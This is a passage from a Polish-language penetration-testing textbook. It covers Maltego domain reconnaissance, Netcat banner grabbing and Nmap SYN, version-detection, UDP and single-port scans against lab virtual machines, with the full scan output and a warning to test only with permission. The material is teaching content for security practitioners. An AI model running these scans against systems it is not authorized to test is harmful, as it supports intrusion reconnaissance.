
Pracę z pakietem Maltego rozpoczęmy od sprawdzenia domeny *bulbssecurity.com*, tak jak zostało to przedstawione na rysunku 5.3. W panelu *Palette* odszukaj i rozwiń kategorię *Infrastructure* (infrastruktura), a następnie za pomocą myszy złap i przeciągnij opcję *Domain* (domena) do okna *New Graph* (nowy wykres). Domyślną wartością domeny jest *paterva.com*. Aby zmienić nazwę domeny na *bulbssecurity.com*, możesz dwukrotnie kliknąć lewym przyciskiem myszy nazwę domeny lub wpisać nazwę nowej domeny w polu tekstowym *Domain Name* (nazwa domeny), znajdującym się w panelu *Property View* (właściwości) w prawej dolnej części okna.

Po ustawieniu domeny możesz uruchomić zapytanie, które spowoduje, że pakiet Maltego rozpocznie wyszukiwanie informacji. Na początek uruchomimy kilka prostych zapytań, które możesz zobaczyć, klikając ikonę domeny prawym przyciskiem myszy i wybierając z menu podrzędnego polecenie *Run Transform* (wykonaj zapytanie), tak jak zostało to przedstawione na rysunku 5.4.

W menu podrzędnym możemy zobaczyć wszystkie rodzaje zapytań, jakie możemy uruchomić dla wybranej domeny. Kiedy będziesz pracował z innymi elementami, zestaw dostępnych zapytań będzie się odpowiednio zmieniał, automatycznie dostosowując się do wybranego elementu. Spróbujmy teraz znaleźć rekordy MX domeny *bulbssecurity.com* i na ich podstawie określmy listę serwerów pocztowych domeny. Aby to zrobić, z menu *All Transforms* (wszystkie zapytania) wybierz zapytanie *To DNS Name – MX (mail server)* (wyszukaj rekordy MX na serwerze DNS).




Rysunek 5.3. Dodawanie nowego elementu do wykresu




Rysunek 5.4. Zapytania w pakiecie Maltego

Jak możemy się spodziewać na podstawie wcześniejszych omawianych przykładów, Maltego zwraca nazwy kilku serwerów Google Mail, co wskazuje, że domena *bulbsecurity.com* do obsługi poczty elektronicznej używa usługi Google Apps. Aby uzyskać adres strony internetowej *bulbsecurity.com*, możesz wykonać zapytanie *To Website [Quick lookup]* (strona internetowa [szczegółowe wyszukiwanie]). Na rysunku 5.5 przedstawiono wyniki działania obu wymienionych wyżej zapytań.



Rysunek 5.5. Wyniki działania zapytań

Maltego poprawnie znajduje witrynę *www.bulbsecurity.com*. Atakowanie serwerów Google Mail najprawdopodobniej będzie zdecydowanie wykraczło poza ramy przeprowadzanych przez Ciebie testów penetracyjnych, ale inne informacje na temat witryny internetowej *www.bulbsecurity.com* mogą być bardzo przydatne. Zapytania możemy wykonywać dla dowolnego elementu umieszczonego na wykresie, kliknij więc ikonę witryny *www.bulbsecurity.com* prawym przyciskiem myszy i z menu podręcznego wybierz zapytanie *ToServerTechnologiesWebsite* (wyszukaj technologie wykorzystywane przez witrynę), które powinno zwrócić informacje o technologiach i oprogramowaniu używanym przez tę witrynę, jak pokazano na rysunku 5.6.



Rysunek 5.6. Oprogramowanie używane przez witrynę *www.bulbsecurity.com*

Wyniki działania wskazują, że witryna www.bulbsecurity.com używa serwera Apache WWW z obsługą PHP, Flash i innych technologii oraz platformą WordPress. WordPress to powszechnie używana platforma blogowa, która ma długą i bogatą historię podatności i luk w zabezpieczeniach (zresztą podobnie jak wiele innych pakietów oprogramowania). Zagadnienia związane z wykorzystywaniem luk w zabezpieczeniach stron internetowych będziemy omawiali w rozdziale 14. (Mam nadzieję, że mój blog na platformie WordPress ma zainstalowane wszystkie aktualne poprawki i aktualizacje zabezpieczeń, bo inaczej pewnego dnia może się okazać, że ktoś się na niego włamał... A to dopiero byłby wstęp!) Więcej szczegółowych informacji i wskazówek na temat korzystania z pakietu Maltego znajdziesz na stronie internetowej <http://www.paterva.com/>. Spróbuj poświęcić trochę czasu na samodzielną pracę z pakietem Maltego i wyszukiwanie informacji o Twojej firmie czy organizacji. W doświadczonych rękach Maltego może zamienić godziny czy wręcz całe dni mozolnego rekonesansu na minuty pracy przynoszące w efekcie takie same wyniki działania.

Skanowanie portów

Kiedy rozpoczynasz przeprowadzanie testu penetracyjnego, jego potencjalny zakres jest praktycznie nieograniczony. Twój klient może używać dowolnej liczby pakietów oprogramowania posiadających mniej lub więcej podatności i luk w zabezpieczeniach. Środowisko klienta może mieć błędy w konfiguracji, które mogą ułatwić przełamanie zabezpieczeń i uzyskanie dostępu do systemu; słabe lub domyślne hasła mogą pozwolić na przejęcie kontroli nad wieloma systemami i urządzeniami sieciowymi o krytycznym znaczeniu dla funkcjonowania całego środowiska i tak dalej. Testy penetracyjne są często ograniczane do hostów z określonego zakresu adresów IP, a opracowanie nawet najlepszego exploitu dla określonego pakietu oprogramowania nie przyniesie klientowi żadnego pozytku, jeżeli okaże się, że nie korzysta on z takiego oprogramowania. Z tego powodu jednym z najważniejszych etapów testu penetracyjnego jest rozpoznanie, jakie systemy są aktywne w środowisku celu i z jakiego oprogramowania korzystają.

Ręczne skanowanie portów

Jak mogłeś się przekonać w poprzednim rozdziale, umiejętnie wykorzystanie luki w zabezpieczeniach, opisanej w biuletynie MS08-067, pozwala napastnikowi czy pentesterowi na łatwe przejęcie kontroli nad atakowanym systemem. Aby jednak skorzystać z takiego exploitu, musimy najpierw znaleźć hosta z systemem Windows 2000, Windows XP czy Windows 2003, na którym łatka MS08-067 dla serwera SMB nie została zainstalowana. W takiej sytuacji odpowiednią płaszczyznę ataku możemy określić poprzez zdefiniowanie zakresu adresów sieciowych środowiska celu i przeskanowanie poszczególnych hostów w poszukiwaniu otwartych portów.

Operację skanowania portów możemy wykonać ręcznie, łącząc się kolejno z poszczególnymi portami za pomocą narzędzi takich jak telnet czy Netcat i notując

otrzymane odpowiedzi. Aby zilustrować taką technikę, użyjemy teraz programu Netcat do połączenia się z portem 25, czyli domyślnym portem dla protokołu SMTP (ang. *Simple Mail Transfer Protocol*), hosta działającego pod kontrolą systemu Windows XP.

```
root@kali:~# nc -vv 192.168.20.10 25
nc: 192.168.20.10 (192.168.20.10) 25 [smtp] ❶ open
nc: using stream socket
nc: using buffer size 8192
nc: read 66 bytes from remote
220 bookxp SMTP Server SLMail version 5.5.0.4433 Ready
ESMTP spoken here
nc: wrote 66 bytes to local
```

Wyniki działania wykonanego polecenia wskazują, że w naszym komputerze-celu z systemem Windows XP na porcie 25 działa serwer SMTP ❶. Po uzyskaniu połączenia serwer SMTP działający na porcie 25 przedstawił się jako SLMail version 5.5.0.4433.

Zanim rozpocznesz dalszą eksplorację systemu, zapamiętaj, że administrator systemu może celowo zmieniać banery usług działających na poszczególnych portach, tak aby skierować napastnika na manowce i skłonić do analizowania potencjalnych luk w zabezpieczeniach oprogramowania, którego nigdy nie było w atakowanym systemie. Z drugiej strony jednak w większości przypadków odpowiedź otrzymana z danego portu jest prawdziwa i wskazuje na rzeczywistą nazwę i wersję działającego tam oprogramowania — jak widać, w takiej sytuacji zwykle połączenie z wybranym portem i analiza otrzymanej odpowiedzi mogą być wystarczającym punktem wyjścia do rozpoczęcia ataku. W naszym przypadku szybkie przeszukanie zasobów internetu na temat podatności i luk w zabezpieczeniach serwera SLMail version 5.5.0.4433 może przynieść bardzo interesujące rezultaty.

Jednak nietrudno zauważyc, że mozolne łączenie się kolejno ze wszystkimi portami TCP i UDP nawet tylko jednego komputera i notowanie uzyskanych odpowiedzi może być bardzo czasochłonne. Na szczęście komputery są znakomicie dostosowane do automatyzacji takich zadań, dzięki czemu do skanowania portów możemy użyć takich narzędzi jak na przykład Nmap.

UWAGA

Wszystko, co robiliśmy do tej pory w tym rozdziale, było całkowicie legalne. Pamiętaj jednak, że w momencie kiedy rozpoczniesz aktywne skanowanie portów czy wykonywanie jakichkolwiek innych testów, wkraczasz na niepewny grunt. Próby przełamywania zabezpieczeń systemów komputerowych bez zezwolenia ich właściciela w bardzo wielu krajach są nielegalne i traktowane jak przestępstwo. Choć odpowiednio wykonany skan może przejść niezauważony, to jednak aby nie narażać się nawet na przypadkowe złamanie prawa, powinieneś wykonywać przykłady omawiane w dalszej części tego rozdziału (oraz pozostałą reszcie książki) wyłącznie w odpowiednio przygotowanym środowisku testowym lub w systemach, na testowanie których posiadasz pisemne zezwolenie ich właściciela.


Skanowanie portów przy użyciu programu Nmap

Pakiet Nmap stał się swego rodzaju standardem przemysłowym w kategorii narzędzi przeznaczonych do skanowania portów. O korzystaniu z tego programu napisano już wiele doskonałych książek, co mnie bardzo cieszy, ponieważ strona podręcznika *man* tego pakietu może być dla wielu użytkowników nieco przerażająca. W tym podrozdziale omówimy podstawowe zagadnienia związane ze skanowaniem portów za pomocą tego narzędzia (i będziemy do niego jeszcze nieraz wracać w kolejnych rozdziałach).

Odpowiednio skonfigurowane zapory sieciowe wyposażone w systemy zapobiegania włamaniom doskonale sprawdzają się w wykrywaniu i blokowaniu prób skanowania portów, dlatego proste uruchomienie skanu za pomocą programu Nmap może nie przynieść oczekiwanych rezultatów. W zasadzie zawsze istnieje możliwość, że skanujesz podsieć, w której nie ma żadnych aktywnych hostów, ale mimo wszystko znacznie bardziej prawdopodobnym wyjaśnieniem jest to, że Twój skan został zablokowany przez zaporę sieciową. Co ciekawe, czasami zamiast blokować wykrytą próbę skanowania sieci, inteligentna zapora sieciowa modyfikuje odpowiedzi tak, że po przeanalizowaniu wyników działania skanera dojdiesz do wniosku, iż w badanej sieci wszystkie hosty są aktywne i mają otwarte wszystkie możliwe porty sieciowe.

Skanowanie TCP SYN

Naszą przygodę z pakietem Nmap rozpoczęliśmy od domyślnego i najpopularniejszego skanowania TCP SYN. Taki rodzaj skanowania jest często nazywany skanowaniem półotwartym, ponieważ w czasie skanowania nie jest nawiązywane pełne połączenie TCP. W normalnym, pełnym trybie połączenie TCP rozpoczyna się od trzyetapowej procedury nazywanej *three-way handshake*: SYN → SYN-ACK → ACK, przedstawionej na rysunku 5.7.



Rysunek 5.7. Trzyetapowa procedura nawiązania połączenia TCP

W przypadku skanowania SYN, Nmap wysyła do zdalnego hosta sygnał SYN i oczekuje na odpowiedź SYN-ACK, która oznacza, że port jest otwarty, ale nigdy nie odsyła sygnału ACK kończącego procedurę nawiązania połączenia. Jeżeli po wysłaniu pakietu SYN odpowiedź SYN-ACK nie nadchodzi, oznacza to, że dany port nie jest dostępny (czyli może być zamknięty lub filtrowany przez zaporę sieciową). Dzięki takiemu mechanizmowi Nmap jest w stanie określić, czy dany

port jest otwarty, bez konieczności nawiązywania pełnego połączenia ze skanowanym hostem. Aby włączyć skanowanie SYN, powinieneś w wierszu wywołania polecenia nmap użyć flagi `-sS`.

Kolejnym argumentem wywołania polecenia nmap jest adres IP lub zakres adresów IP do skanowania (patrz listing 5.6). Ostatnim argumentem wywołania jest opcja `-oA`, która powoduje, że wyniki skanowania są zapisywane w pliku. Opcja `-oA` powoduje, że Nmap zapisuje wyniki działania we wszystkich dostępnych formatach: `.nmap`, `.gnmap` (ang. *grepable Nmap*) oraz XML. Format `.nmap` wygląda podobnie jak informacje wyświetlane na ekranie (patrz listing 5.6), gdzie wyniki są przejrzyste, porządknie sformatowane i dobrze czytelne. Format `.gnmap` to format zapisu wyników działania, który ułatwia wyszukiwanie i filtrowanie informacji za pomocą polecenia grep. Format XML to standardowy format wyników, pozwalający na importowanie wyników działania skanera Nmap do innych programów. Na listingu 5.6 przedstawiono wyniki działania skanowania SYN.

Listing 5.6. Wyniki działania skanowania SYN

```
root@kali:~# nmap -sS 192.168.20.10-12 -oA booknmap
Starting Nmap 6.40 ( http://nmap.org ) at 2015-12-18 07:28 EST
Nmap scan report for 192.168.20.10
Host is up (0.00056s latency).
Not shown: 991 closed ports
PORT      STATE     SERVICE
21/tcp    open      ftp ②
25/tcp    open      smtp ⑤
80/tcp    open      http ③
106/tcp   open      pop3pw ⑤
110/tcp   open      pop3 ⑤
135/tcp   open      msrpc
139/tcp   open      netbios-ssn ④
443/tcp   open      https ③
445/tcp   open      microsoft-ds ④
1025/tcp  open      NFS-or-IIS
3306/tcp  open      mysql ⑥
5000/tcp  open      upnp
MAC Address: 00:0C:29:A5:C1:24 (VMware)

Nmap scan report for 192.168.20.11
Host is up (0.00031s latency).
Not shown: 993 closed ports
PORT      STATE     SERVICE
21/tcp    open      ftp ②
22/tcp    open      ssh
80/tcp    open      http ③
111/tcp   open      rpcbind
139/tcp   open      netbios-ssn ④
445/tcp   open      microsoft-ds ④
2049/tcp  open      nfs
MAC Address: 00:0C:29:FD:0E:40 (VMware)
```

```
Nmap scan report for 192.168.20.12
Host is up (0.0014s latency).
Not shown: 999 filtered ports
PORT      STATE    SERVICE
80/tcp     open     http ①
135/tcp    open     msrpc
MAC Address: 00:0C:29:62:D5:C8 (VMware)

Nmap done: 3 IP addresses (3 hosts up) scanned in 1070.40 seconds
```

UWAGA

Podczas przeprowadzania testów penetracyjnych warto wyrobić sobie nawyk robienia na bieżąco notatek opisujących każdą wykonywaną czynność. Istnieją narzędzia takie jak Dradis, które są przeznaczone specjalnie do tworzenia notatek podczas wykonywania testów penetracyjnych, choć niezależnie od tego, jakiego narzędzia używasz, na koniec całego procesu, czyli podczas tworzenia raportu końcowego, najważniejsze jest samo posiadanie pełnych, obszernych notatek. Ja jestem raczej zapalonem fanatykiem tradycyjnego notatnika i długopisu lub ostatecznie dokumentów Worda, w których na bieżąco zapisuję wszystkie moje czynności, wnioski i przemyślenia. Metody tworzenia roboczych notatek są osobniczo zmienne i każdy pentester musi sobie wypracować formę, która najbardziej odpowiada jego upodobaniom i stylowi pracy. Zapisywanie wyników działania skanera Nmap w plikach jest dobrym rozwiązańiem, ponieważ pozostawia ślad wykonania takiej operacji i pozwala zachować je do dalszego wykorzystania. Innym ciekawym rozwiązaniem może być zastosowanie skryptu, który zapisuje w pliku wszystko, co pojawia się w oknie terminala.

Jak widać, Nmap wykrył całkiem sporo otwartych portów na maszynach wirtualnych działających pod kontrolą systemów Windows XP i Linux. W kolejnych kilku rozdziałach przekonasz się, że niemal na każdym z tych portów istnieją takie czy inne luki w zabezpieczeniach. Mam nadzieję, że w praktyce nie będziesz się zbyt często spotykał z takimi sytuacjami, niemniej jednak w celu zilustrowania różnych rodzajów podatności w maszynach wirtualnych działających w naszym środowisku testowym celowo zgromadziliśmy dosyć imponujący zestaw luk w zabezpieczeniach.

Warto zauważyć, że sam fakt, iż dany port jest otwarty, wcale nie oznacza, że znajdziemy na nim jakieś luki w zabezpieczeniach. Zamiast tego powiedziałabym raczej, że w takiej sytuacji istnieje pewne prawdopodobieństwo, iż proces czy oprogramowanie działające na tym porcie będzie posiadało jakąś lulkę w zabezpieczeniach. Przykładowo nasza maszyna z systemem Windows 7 nasłuchuje jedynie połączeń na porcie 80, czyli na porcie tradycyjnie wykorzystywanym przez serwery WWW ①, oraz na porcie 139 (RPC). Inne podatne na ataki oprogramowanie może działać na innych portach filtrowanych przez zaporę sieciową, na komputerze mogą działać aplikacje lokalne posiadające poważne luki w zabezpieczeniach, ale na chwilę obecną nie jesteśmy w stanie na tym komputerze zdalnie zaatakować czegokolwiek innego poza serwerem WWW.

Przedstawiony nieco wcześniej skan za pomocą skanera Nmap ułatwił nam już nieco przygotowania do ataku. Zarówno na komputerze z systemem Windows XP, jak i z systemem Linux działają serwery FTP **2**, serwery WWW **3** oraz serwery SMB **4**. Na komputerze z systemem Windows XP działa również serwer poczty elektronicznej wykorzystujący kilka portów **5** oraz serwer MySQL **6**.

Skanowanie TCP z detekcją wersji oprogramowania

Skanowanie SYN było bardzo dyskretne i trudne do wykrycia, ale nie ujawniło nam zbyt wielu informacji na temat oprogramowania działającego na poszczególnych portach. W porównaniu do dokładnych informacji o wersji serwera pocztowego, jakich dostarczyło nam ręczne połaczenie z portem 25 za pomocą programu Netcat, wyniki skanowania SYN wydają się nieco skromne. Zamiast skanu SYN możemy jednak użyć pełnego skanowania TCP (`nmap -sT`) lub pójść o krok dalej i użyć skanowania TCP z detekcją wersji oprogramowania (`nmap -sV`), które dostarczy nam jeszcze dokładniejszych informacji. Po wybraniu skanowania TCP z detekcją wersji oprogramowania, przedstawionego na listingu 5.7, Nmap dokonuje pełnego połączenia TCP z danym portem i następnie za pomocą metod takich jak analiza banerów próbuje określić rodzaj oraz wersję działającego na nim oprogramowania.

Listing 5.7. Wyniki działania skanowania TCP z detekcją wersji oprogramowania

```
root@kali:~# nmap -sV 192.168.20.10-12 -oA bookversionnmap

Starting Nmap 6.40 ( http://nmap.org ) at 2015-12-18 08:29 EST
Nmap scan report for 192.168.20.10
Host is up (0.00046s latency).
Not shown: 991 closed ports
PORT      STATE     SERVICE      VERSION
21/tcp    open      ftp          FileZilla ftpd 0.9.32 beta
25/tcp    open      smtp         SLmail smtplib 5.5.0.4433
79/tcp    open      finger       SLMail fingerd
80/tcp    open      http         Apache httpd 2.2.12 ((Win32) DAV/2 mod_ssl/2.2.12
                           ↳OpenSSL/0.9.8k mod_autoindex_color PHP/
                           ↳5.3.0 mod_perl/2.0.4 Perl/v5.10.0)
106/tcp   open      pop3pw      SLMail pop3pw
110/tcp   open      pop3        BVRP Software SLMAIL pop3d
135/tcp   open      msrpc       Microsoft Windows RPC
139/tcp   open      netbios-ssn
443/tcp   open      ssl/http    Apache httpd 2.2.12 ((Win32) DAV/2 mod_ssl/2.2.12
                           ↳OpenSSL/0.9.8k mod_autoindex_color PHP/
                           ↳5.3.0 mod_perl/2.0.4 Perl/v5.10.0)
445/tcp   open      microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp  open      msrpc       Microsoft Windows RPC
3306/tcp  open      mysql       MySQL (unauthorized)
5000/tcp  open      upnp        Microsoft Windows UPnP
MAC Address: 00:0C:29:A5:C1:24 (Vmware)
Service Info: Host: georgia.com; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```

Nmap scan report for 192.168.20.11
Host is up (0.00065s latency).
Not shown: 993 closed ports
PORT      STATE     SERVICE      VERSION
21/tcp    open      ftp          vsftpd 2.3.4 ①
22/tcp    open      ssh          OpenSSH 5.1p1 Debian 3ubuntu1 (protocol 2.0)
80/tcp    open      http         Apache httpd 2.2.9 ((Ubuntu)) PHP/5.2.6-2ubuntu4.6 with
                                ↳Suhosin-Patch)
111/tcp   open      rpcbind     (rpcbind V2) 2 (rpc #100000)
139/tcp   open      netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open      netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
2049/tcp  open      nfs          (nfs V2-4) 2-4 (rpc #100003)
MAC Address: 00:0C:29:FD:0E:40 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:kernel

Nmap scan report for 192.168.20.12
Host is up (0.0010s latency).
Not shown: 999 filtered ports
PORT      STATE     SERVICE      VERSION
80/tcp    open      http         Microsoft IIS httpd 7.5
135/tcp   open      msrpc       Microsoft Windows RPC
MAC Address: 00:0C:29:62:D5:C8 (VMware)
Service detection performed. Please report any incorrect results at
↪http://nmap.org/submit/ .


```

Nmap done: 3 IP addresses (3 hosts up) scanned in 20.56 seconds

Jak widać, tym razem udało nam się zebrać znacznie więcej istotnych informacji na temat naszych celów z systemami Windows XP i Linux. Na przykład wiemy teraz nie tylko, że na maszynie z systemem Linux działa serwer FTP, ale również z dużą dozą prawdopodobieństwa możemy określić, iż na tym porcie działa pakiet Very Secure FTP w wersji 2.3.4 ①. Tej informacji użyjemy w kolejnym rozdziale do poszukiwania potencjalnych luk w zabezpieczeniach takiej wersji oprogramowania. W przypadku maszyny z systemem Windows 7 dowiedzieliśmy się tylko, że działa na niej serwer Microsoft IIS 7.5, czyli w bardzo aktualnej i dobrze zabezpieczonej wersji. Warto zauważyć, że teoretycznie w systemie Windows 7 można zainstalować serwer Microsoft IIS 8, ale takie rozwiązanie nie jest oficjalnie wspierane. Informacja o zainstalowanej wersji serwera IIS nie spowodowała więc u mnie żadnego przyspieszenia rytmu serca. Jednak prawdziwym problemem mogą być aplikacje zainstalowane na takim serwerze, o czym przekonamy się w rozdziale 14.

UWAGA *Pamiętaj, że w niektórych przypadkach Nmap może raportować niepoprawne lub niedokładne wersje oprogramowania (często zdarza się na przykład, że baner aplikacji nie ulega zmianie po zainstalowaniu danej aplikacji czy poprawek zabezpieczeń), niemniej jednak wyniki takiego skanowania dają nam dobrą bazę do dalszego postępowania.*

Skanowanie UDP

Zarówno skanowanie SYN, jak i skanowanie TCP z detekcją wersji nie wykrywały portów UDP. Ponieważ UDP jest protokołem bezpołączeniowym (ang. *connectionless protocol*), procedura skanowania portów UDP jest nieco inna. W przypadku skanowania UDP (`-sU`) Nmap wysyła pakiet UDP do wybranego portu. W zależności od numeru portu zawartość pakietu zmienia się i odpowiada określonemu protokołowi. Jeżeli po wysłaniu takiego pakietu nadaje się odpowiedź, Nmap przyjmuje, że dany port jest otwarty. Jeżeli port jest zamknięty, Nmap otrzymuje komunikat *ICMP Port Unreachable*. Jeżeli po wysłaniu pakietu nie nadaje się żadna odpowiedź, może to oznaczać, że port jest otwarty, ale działające na nim oprogramowanie nie odpowiada na zapytania Nmapa, lub że port jest filtrowany przez zaporę sieciową. Jak widać, Nmap nie zawsze jest w stanie odróżnić otwarty port UDP od portu UDP filtrowanego przez zaporę sieciową. Przykład skanowania UDP został przedstawiony na listingu 5.8.

Listing 5.8. Wyniki działania skanowania UDP

```
root@kali:~# nmap -sU 192.168.20.10-12 -oA bookudp
```

```
Starting Nmap 6.40 ( http://nmap.org ) at 2015-12-18 08:39 EST
Stats: 0:11:43 elapsed; 0 hosts completed (3 up), 3 undergoing UDP Scan
UDP Scan Timing: About 89.42% done; ETC: 08:52 (0:01:23 remaining)
Nmap scan report for 192.168.20.10
Host is up (0.00027s latency).
Not shown: 990 closed ports
PORT      STATE          SERVICE
69/udp    open|filtered  tftp ①
123/udp   open           ntp
135/udp   open           msrpc
137/udp   open           netbios-ns
138/udp   open|filtered  netbios-dgm
445/udp   open|filtered  microsoft-ds
500/udp   open|filtered  isakmp
1026/udp  open           win-rpc
1065/udp  open|filtered  syscomlan
1900/udp  open|filtered  upnp
MAC Address: 00:0C:29:A5:C1:24 (VMware)

Nmap scan report for 192.168.20.11
Host is up (0.00031s latency).
Not shown: 994 closed ports
PORT      STATE          SERVICE
68/udp    open|filtered  dhcpc
111/udp   open           rpcbind
137/udp   open           netbios-ns
138/udp   open|filtered  netbios-dgm
2049/udp  open           nfs ②
5353/udp  open           zeroconf
MAC Address: 00:0C:29:FD:0E:40 (VMware)
```

```
Nmap scan report for 192.168.20.12
Host is up (0.072s latency).
Not shown: 999 open|filtered ports
PORT      STATE     SERVICE
137/udp   open      netbios-ns
MAC Address: 00:0C:29:62:D5:C8 (VMware)

Nmap done: 3 IP addresses (3 hosts up) scanned in 1073.86 seconds
```

Jak widać, w systemie Windows XP port TFTP (69/UDP) może być otwarty lub filtrowany ❶. W maszynie z systemem Linux Nmap był w stanie wykryć, że otwarty jest port protokołu NFS (ang. *Network File System*) ❷. Ponieważ w przypadku skanowania TCP maszyny z systemem Windows 7 Nmap otrzymał odpowiedź tylko na dwóch portach, mogliśmy z dużą dozą prawdopodobieństwa założyć, że działa na nim zapora sieciowa (w tym przypadku wbudowana w system). Podobnie sprawy wyglądają w przypadku skanowania UDP, gdzie z tej maszyny otrzymaliśmy tylko odpowiedź na jednym porcie (jeżeli zapora sieciowa nie byłaby włączona, skanowanie UDP mogłoby przynieść znacznie ciekawsze rezultaty).

Skanowanie wybranych portów

Domyślnie Nmap skanuje tylko 1000 portów uważanych za najbardziej interesujące, czyli nie przeprowadza pełnego skanowania wszystkich 65 535 możliwych portów TCP czy UDP. Domyślny skan sprawdza działania najczęściej występujących usług, ale w niektórych przypadkach może pominąć taki czy inny otwarty port. Aby przeskanować wybrane porty, powinieneś w wierszu wywołania polecenia użyć flagi `-p`. Na przykład aby przeskanować port o numerze 3232 w maszynie z systemem Windows XP, powinieneś wykonać polecenie przedstawione na listingu 5.9.

Listing 5.9. Skanowanie wybranego portu


```
root@Kali:~# nmap -sS -p 3232 192.168.20.10

Starting Nmap 6.40 ( http://nmap.org ) at 2015-12-18 09:03 EST
Nmap scan report for 192.168.20.10
Host is up (0.00031s latency).
PORT      STATE     SERVICE
3232/tcp  open      unknown
MAC Address: 00:0C:29:A5:C1:24 (VMware)
```

Jak widać, po wykonaniu takiego polecenia możemy się przekonać, że port 3232 jest otwarty, co może oznaczać, iż warto mu się dokładniej przyjrzeć. Zauważ jednak, że jeżeli spróbujemy wykonać nieco bardziej agresywny skan TCP z detekcją wersji oprogramowania (patrz listing 5.10), usługa działająca na tym porcie ulega awarii, co zostało przedstawione na rysunku 5.8.

Listing 5.10. Skanowanie wybranego portu z detekcją wersji oprogramowania

```
root@kali:~# nmap -p 3232 -sV 192.168.20.10
Starting Nmap 6.40 ( http://nmap.org ) at 2015-04-28 10:19 EDT
Nmap scan report for 192.168.20.10
Host is up (0.00031s latency).
PORT      STATE     SERVICE          VERSION
3232/tcp   open      unknown
1 service unrecognized despite returning data ❶. If you know the service/
→version, please submit the following fingerprint at http://www.insecure.org/
→cgi-bin/servicefp-submit.cgi : ❷
SF-Port3232-TCP:V=6.25%I=7%D=4/28%Time=517D2FFC%P=i686-pc-linux-gnu%r(GetR
